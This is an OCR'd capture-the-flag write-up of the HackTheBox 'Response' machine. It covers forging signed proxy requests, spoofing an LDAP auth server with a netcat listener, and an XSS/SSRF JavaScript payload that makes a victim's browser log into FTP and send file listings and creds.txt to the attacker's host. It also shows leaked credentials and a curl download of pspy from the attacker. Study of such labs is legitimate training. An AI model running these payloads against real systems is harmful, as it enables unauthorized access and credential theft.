
So I can change the url I want in phpsessid and get valid url_digest




I'll change the url_digest to this and send post request again




Let's check if I can connect to chat.response.htb with the same process





I can see the content of chat.response.htb in the right panel



It shows files/chat_source.zip is source code

Python code for further movement

Generate python code to do above jobs

Get url_digest

```python
import requests
import re
import argparse
import base64


def get_digest(url):
    c = {'PHPSESSID':url}
    r = requests.get("http://www.response.htb/status/main.js.php",cookies=c)
    x = re.search('\'session_digest\':\'([0-9a-f]+)\'};',r.text)
    return x.group(1)
```

Set phpsessid as what I want

Return value of session_digest

For post, what I need is only these elements

Request

Pretty Raw Hex \n

```
1 POST /fetch HTTP/1.1
2 Host: proxy.response.htb
3 Referer: http://www.response.htb/
4 Content-Type: application/json
5
6 {
    "url":"http://chat.response.htb",
    "url_digest":
    "c3f1b1b104489cf593f966a45f37f3727468c67fe287de122
    2ec7eb0e87099a7",
    "method":"GET",
    "session":"f0ba45d539aba86faa78045a0790960a",
    "session_digest":
    "42131bcdc91e369b02268db3c5eb3dfc6064d074291b1e444
    186858c7459d74b"
  }
```

Function will be like this

```python
def get_url(url, method, write=False):
    url_digest = get_digest(url)
    data = {'url':url,
            'url_digest':url_digest,
            "method": method,
            "session":"f0ba45d539aba86faa78045a0790960a",
            "session_digest":"42131bcdc91e369b02268db3c5eb3dfc6064d074291b1e444186858c7459d74b"}
    proxies = {
    "http": "http://127.0.0.1:8080",
    "https": "http://127.0.0.1:8080",
    }
    r = requests.post("http://proxy.response.htb/fetch",json=data, proxies=proxies)
    body = r.json().get("body")
    decoded = base64.b64decode(body)
    if not write:
        page_string = decoded.decode('utf-8',"replace")
        print(page_string)
    else:
        with open(args.url.split("/")[-1],"+bw") as f:
            f.write(decoded)
```

Hard coding session is ok

To see the packet on burp, also needed for further steps

Send & get only body part

This part is for if I want is a file, I can write it as a file, not printing it.

and the main part for convenience

```python
parser = argparse.ArgumentParser()
parser.add_argument("--url","-u", type=str, required=True)
parser.add_argument("--method","-m", type=str, required=True)
parser.add_argument("--write","-w", type=bool, required=False)
args = parser.parse_args()

digest = get_digest(args.url)
print(digest)
print(get_url(args.url, args.method, args.write))
```

I can run it to get chat_source.zip

```
└─[★]$ python3 get_digest.py -u http://chat.response.htb/files/chat_source.zip -m GET -w True
c28fa1cd83806a968d71e60198ddcc50c37111c0e03a71fd883ab3ae5f399c11
None
```

I can unzip the file and server/index.js shows how it authenticates user

```javascript
async function authenticate_user(username, password, authserver) {

  if (username === 'guest' && password === 'guest') return true;

  if (!/^[a-zA-Z0-9]+$/.test(username)) return false;

  let options = {
    ldapOpts: { url: `ldap://${authserver}` },
    userDn: `uid=${username},ou=users,dc=response,dc=htb`,
    userPassword: password,
  }
  try {
    return await authenticate(options);
  } catch { }
  return false;

}
```

1 guest, guest

2 Look like it has sanitization process on username

3 Authenticated to ldap://{authserver}

It looks there are 2 ways to authenticate: As guest, or authenticate to authserver

To visit chat.response.htb interactively, I need to run a server that automatically do above jobs when I browse the page. I'll use Flask to do this job.

```python
import requests
import re
import base64
from flask import Flask, request, Response

app = Flask(__name__)
mimetypes = {"css":"text/css", "js":"application/javascript"}

def get_digest(url):
    c = {'PHPSESSID':url}
    r = requests.get("http://www.response.htb/status/main.js.php",cookies=c)
    x = re.search('\'session_digest\':\'([0-9a-f]+)\'};',r.text)
    return x.group(1)
```

Flask and mimetype for further process

```python
@app.route('/',defaults={"path":""}, methods=["GET","POST"])
@app.route('/<path:path>',methods=["GET","POST"])
def all(path):
    url_digest = get_digest(request.url)
    data = {'url':request.url,
            'url_digest':url_digest,
            "method": request.method,
            "session":"f0ba45d539aba86faa78045a0790960a",
            "session_digest":"42131bcdc91e369b02268db3c5eb3dfc6064d074291b1e444186858c7459d74b"}
    proxies = {
    "http": "http://127.0.0.1:8080",
    "https": "http://127.0.0.1:8080",
    }
    if request.method == "POST":
        data["body"] = base64.b64encode(request.data).decode()
    r = requests.post("http://proxy.response.htb/fetch",json=data,proxies=proxies)
    body = r.json().get("body")
    decoded = base64.b64decode(body)
    ext = request.path.rsplit(".", 1)[-1]
    return Response(decoded, mimetype=mimetypes.get(ext,"text/html"))

if __name__=="__main__":
    app.run(port=8001)
```

Route all Get & Post requestss


If it's post, add body part in json(For login)

Return response with mimetype (One of text/html, text/css, application/javascript)


Run on localhost:8001(Need to redirect request here)


Let's run it and set upstream proxy server

```
└─ [★]$ python3 flask_digest.py
 * Serving Flask app 'flask_digest'
 * Debug mode: off
WARNING: This is a development server. Do not use it in a production deployment. Use a production WSGI server instead.
 * Running on http://127.0.0.1:8001
Press CTRL+C to quit
```




I can visit chat.response.htb






Login to chat


I can login with guest:guest



In the chat, bob is trying to connect to admin and refuse to talk with me



I need to login as admin. Let's catch the packet



authserver is in the post data, which can be easily changed. If I change it to my ip

Request

Pretty Raw Hex

```
1 POST http://chat.response.htb/socket.io/?EIO=4&transport=polling&t=PVpj0zR&sid=5u6czGtSHf8x5A64AAAP HTTP/1.1
2 Host: chat.response.htb
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Referer: http://chat.response.htb/
8 Content-type: text/plain;charset=UTF-8
9 Content-Length: 74
10 Origin: http://chat.response.htb
11 DNT: 1
12 Connection: keep-alive
13
14 40{"username":"admin","password":"admin","authserver":"10.10.16.10"}
```

```
$sudo nc -lvnp 389
Listening on 0.0.0.0 389
Connection received on 10.10.11.163 46456
06`1%uid=admin,ou=users,dc=response,dc=htbadmin
```

I can get response, so I can return success response from my listening port to be authenticated I get raw ldap success response and start listening on port 389(default ldap port) which echos the response(-n: don't change line, -e: allow escape character)

✅ **Minimal Successful Response (Hex, one line, no spaces):**

복사 편집

```
300c02010161070a010004000400
```

> This is actually the **shortest valid success response** possible in LDAP BER encoding — same as the one from earlier.


```
$echo -ne '\x30\x0c\x02\x01\x01\x61\x07\x0a\x01\x00\x04\x00\x04\x00' | sudo nc -lvnp 389
Listening on 0.0.0.0 389
Connection received on 10.10.11.163 48538
06`1%uid=admin,ou=users,dc=response,dc=htbadmin0B[redacted]
```

I can login as admin

admin (yourself)
● online

Get bob shell

Bob leaks some information and requires link



Information

1. IP: 172.18.0.2, PORT:2121
2. ID/PASS: ftp_user/Secret12345
3. Outgoing packet is allowed

   I can forge a malicious javascript to log into the ftp server


```
var xhr = new XMLHttpRequest();$    IP:Port
xhr.open('POST', 'http://172.18.0.2:2121', true);$
xhr.send('USER ftp_user\r\nPASS Secret12345\r\nPORT 10,10,16,10,35,41\r\rLIST\r\n');$
         USER <USER>
         PASS <PASSWORD>
         PORT <IP and Port in hex>
         <Command>
```

   It is for retrieving response to me on 10.10.16.10:9001 from command LIST

I need to put this javascript in index.html

```
<html>$
    <script src="payload.js"></script>$
</html>$
```

Start http server and start listening on port 9001 and put the link on the chat



```
$python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.10.11.163 - - [10/Jul/2025 06:14:19] "GET / HTTP/1.1" 200 -
10.10.11.163 - - [10/Jul/2025 06:14:20] "GET /payload.js HTTP/1.1" 200 -
10.10.11.163 - - [10/Jul/2025 06:14:20] code 404, message File not found
10.10.11.163 - - [10/Jul/2025 06:14:20] "GET /favicon.ico HTTP/1.1" 404 -
```

```
[redacted]-[~/Documents/response]
$nc -lvnp 9001
Listening on 0.0.0.0 9001
Connection received on 10.10.11.163 41762
-rw-r--r--    1 root     root            74 Mar 16  2022 creds.txt
```

I can find that there's creds.txt. Change payload to download this file

```
var xhr = new XMLHttpRequest();$
xhr.open('POST', 'http://172.18.0.2:2121', true);$
xhr.send('USER ftp_user\r\nPASS Secret12345\r\nPORT 10,10,16,10,35,41\r\nRETR creds.txt\r\n');$
```

Put the link again and I can see the cred

```
$python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.10.11.163 - - [10/Jul/2025 06:14:19] "GET / HTTP/1.1" 200 -
10.10.11.163 - - [10/Jul/2025 06:14:20] "GET /payload.js HTTP/1.1" 200 -
10.10.11.163 - - [10/Jul/2025 06:14:20] code 404, message File not found
10.10.11.163 - - [10/Jul/2025 06:14:20] "GET /favicon.ico HTTP/1.1" 404 -
10.10.11.163 - - [10/Jul/2025 06:17:33] "GET / HTTP/1.1" 200 -
10.10.11.163 - - [10/Jul/2025 06:17:33] "GET /payload.js HTTP/1.1" 200 -
10.10.11.163 - - [10/Jul/2025 06:17:34] code 404, message File not found
10.10.11.163 - - [10/Jul/2025 06:17:34] "GET /favicon.ico HTTP/1.1" 404 -
```

```
[x]-[redacted]-[~/Documents/response]
$nc -lvnp 9001
Listening on 0.0.0.0 9001
Connection received on 10.10.11.163 42300
ftp
---
ftp_user / Secret12345

ssh
---
bob / F6uXVwEjdZ46fsbXDmQK7YPY3OM
```

I can ssh with the cred

```
$ssh bob@response.htb
bob@response.htb's password:
Welcome to Ubuntu 20.04.4 LTS (GNU/Linux 5.4.0-109-generic x86_64)
```

Get Scryh shell

Run pspy to check what is running on the server

```
bob@response:~$ curl http://10.10.16.10:8000/pspy64 -o /tmp/pspy64
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100 3032k  100 3032k    0     0  1091k      0  0:00:02  0:00:02 --:--:-- 1091k
bob@response:~$ cd /tmp
bob@response:/tmp$ chmod +x pspy64
bob@response:/tmp$ ./pspy64
```

```
/usr/sbin/CRON -f
/bin/sh -c /root/ldap/scan.sh
/bin/bash /root/ldap/scan.sh
sudo -u scryh bash -c cd /home/scryh/scan;./scan.sh
bash -c cd /home/scryh/scan;./scan.sh
/bin/bash ./scan.sh
rm output/scan_172.18.0.6.pdf output/scan_172.18.0.6.xml
rm output/log.txt
touch output/log.txt
/bin/bash ./scan.sh
/bin/bash ./scan.sh
cut -d   -f2
/bin/bash ./scan.sh
nmap -v -Pn 172.18.0.6 -p 443 --script scripts/ssl-enum-ciphers,scripts/ssl-cert,scripts/ssl-heartbleed -oX output
```

It's running scan.sh as scryh

It looks like root runs /home/scryh/scan.sh as scryh. Let's check it.

```
bob@response:/home/scryh$ ls -al
total 40
drwxr-xr-x 7 scryh scryh 4096 Mar 11  2022 .
drwxr-xr-x 4 root  root  4096 Mar  4  2022 ..
lrwxrwxrwx 1 root  root     9 Mar  4  2022 .bash_history -> /dev/null
-rw-r--r-- 1 scryh scryh  220 Feb 25  2020 .bash_logout
-rw-r--r-- 1 scryh scryh 3771 Feb 25  2020 .bashrc
drwx------ 3 scryh scryh 4096 Mar  4  2022 .cache
drwx------ 3 scryh scryh 4096 Mar 11  2022 .config
-rw-r--r-- 1 scryh scryh  807 Feb 25  2020 .profile
drwx------ 2 scryh scryh 4096 Mar 10  2022 .ssh
drwx------ 2 scryh scryh 4096 Mar 16  2022 incident_2022-3-042
drwxr-xr-x 5 scryh scryh 4096 Mar 17  2022 scan
```

Accessible as bob

```
bob@response:/home/scryh/scan$ cat scan.sh
#!/bin/bash

function isEmailValid() {
  regex="^(([A-Za-z0-9]+((\.|\-|\_|\+)?[A-Za-z0-9]?)*[A-Za-z0-9]+)|[A-Za-z0-9]+)@(([A-Za-z0-9]+)+((\.|\-|\_)?([A-Za-z0-9]+)+)*)+\.([A-Za-z]{2,})+$"
  [[ "${1}" =~ $regex ]]
}

bind_dn='cn=admin,dc=response,dc=htb'
pwd='aU4EZxEAOnimLNzk3'

# clear output folder, set umask
rm output/scan_*
log_file='output/log.txt'
rm $log_file
touch $log_file
umask 0006

# get customer's servers from LDAP
servers=$(/usr/bin/ldapsearch -x -D $bind_dn -w $pwd -s sub -b 'ou=servers,dc=response,dc=htb' '(objectclass=ipHost)'|grep ipHostNumber|cut -d ' ' -f2)
for ip in $servers; do
  if [[ "$ip" =~ ^[0-9]+\.[0-9]+\.[0-9]+\.[0-9]+$ ]]; then
    echo "scanning server ip $ip" >> $log_file

    # scan customer server and generate PDF report
    outfile="output/scan_$ip"
    nmap -v -Pn $ip -p 443 --script scripts/ssl-enum-ciphers,scripts/ssl-cert,scripts/ssl-heartbleed -oX "$outfile.xml"
    wkhtmltopdf "$outfile.xml" "$outfile.pdf"
```

Get ip from ldapsearch

nmap to port 443 using scripts/ssl-enum-ciphers, ssl-cert, ssl-heartbleed from ip

```
    manager_uid=$(/usr/bin/ldapsearch -x -D $bind_dn -w $pwd -s sub -b 'ou=servers,dc=response,dc=htb' '(&(objectclass=ipHost)(ipHostNumber='$ip'))'|grep 'manager
: uid='|cut -d '=' -f2|cut -d ',' -f1)
    if [[ "$manager_uid" =~ ^[a-zA-Z0-9]+$ ]]; then
      echo "- retrieved manager uid: $manager_uid" >> $log_file

      # get manager's mail address
      mail=$(/usr/bin/ldapsearch -x -D "cn=admin,dc=response,dc=htb" -w aU4EZxEAOnimLNzk3 -s sub -b 'ou=customers,dc=response,dc=htb' '(uid='$manager_uid')'|grep
'mail: '|cut -d ' ' -f2)
      if isEmailValid "$mail"; then
        echo "- manager mail address: $mail" >> $log_file
```

Get manager uid which has the ip above

Also get mail address

```
# get SMTP server
domain=$(echo $mail|cut -d '@' -f2)
local_dns=true
smtp_server=$(nslookup -type=mx "$domain"|grep 'mail exchanger'|cut -d '=' -f2|sort|head -n1|cut -d ' ' -f3)
if [[ -z "$smtp_server" ]]; then
  echo "- failed to retrieve SMTP server for domain \"$domain\" locally" >> $log_file

  # SMTP server not found. try to query customer server via DNS
  local_dns=false
  smtp_server=$(timeout 0.5 nslookup -type=mx "$domain" "$ip"|grep 'mail exchanger'|cut -d '=' -f2|sort|head -n1|cut -d ' ' -f3)
  if [[ -z "$smtp_server" ]]; then
    echo "- failed to retrieve SMTP server for domain \"$domain\" from server $ip" >> $log_file

    # failed to retrieve SMTP server
    continue
  fi
fi
if [[ "$smtp_server" =~ ^[a-z0-9.-]+$ ]]; then
  echo "- retrieved SMTP server for domain \"$domain\": $smtp_server" >> $log_file

  # retrieve ip address of SMTP server
  if $local_dns; then
    smtp_server_ip=$(nslookup "$smtp_server"|grep 'Name:' -A2|grep 'Address:'|head -n1|cut -d ' ' -f2)
  else
    smtp_server_ip=$(nslookup "$smtp_server" "$ip"|grep 'Name:' -A2|grep 'Address:'|head -n1|cut -d ' ' -f2)
  fi

  if [[ "$smtp_server_ip" =~ ^[0-9]+\.[0-9]+\.[0-9]+\.[0-9]+$ ]]; then
    echo "- retrieved ip address of SMTP server: $smtp_server_ip" >> $log_file
```

Look for smtp server locally

Look for smtp server on remote if local fails

Set smtp_server_ip

```
        if [[ "$smtp_server_ip" =~ ^[0-9]+\.[0-9]+\.[0-9]+\.[0-9]+$ ]]; then
          echo "- retrieved ip address of SMTP server: $smtp_server_ip" >> $log_file

          # send PDF report via SMTP
          ./send_report.py "$smtp_server_ip" "$mail" "$outfile.pdf" >> $log_file
        fi
      fi
    else
      echo "- failed to retrieve manager mail address / invalid format" >> $log_file
    fi
  else
    echo "- failed to retrieve manager uid / invalid manager uid format" >> $log_file
  fi
 fi
done
```

If smtp_server_ip is properly set, run send_report.py and log it

send_report.py is really simple

```
def send_report(smtp_server, customer_email, fn):
  msg = MIMEMultipart()
  msg['From']    = 'reports@response.htb'
  msg['To']      = customer_email
  msg['Date']    = formatdate(localtime=True)
  msg['Subject'] = 'Response Scanning Engine Report'
  msg.attach(MIMEText('Dear Customer,\n\nthe attached file contains your detailed scanning report.\n\nBest regards,\nYour Response Scanning Team\n'))
  pdf = open(fn, 'rb').read()
  part = MIMEApplication(pdf, Name='Scanning_Report.pdf')
  part['Content-Disposition'] = 'attachment; filename="Scanning_Report.pdf"'
  msg.attach(part)
  smtp = smtplib.SMTP(smtp_server)
  smtp.sendmail(msg['From'], customer_email, msg.as_string())
  smtp.close()

def main():
  if (len(sys.argv) != 4):
    print('usage:\n%s <smtp_server> <customer_email> <report_file>' % sys.argv[0])
    quit()

  print('- sending report %s to customer %s via SMTP server %s' % ( sys.argv[3], sys.argv[2], sys.argv[1]))
  send_report(sys.argv[1], sys.argv[2], sys.argv[3])

if (__name__ == '__main__'):
  main()
```

Function to send report via smtp

Let's check nmap scripts

```
bob@response:/home/scryh/scan$ md5sum scripts/*
84169b3dee0f521fa8d762e18287b741  scripts/ssl-cert.nse
5a666ce9718b70b25609bbc7d905dcd3  scripts/ssl-enum-ciphers.nse
5b1e9b36f70ef360f000d03092262875  scripts/ssl-heartbleed.nse
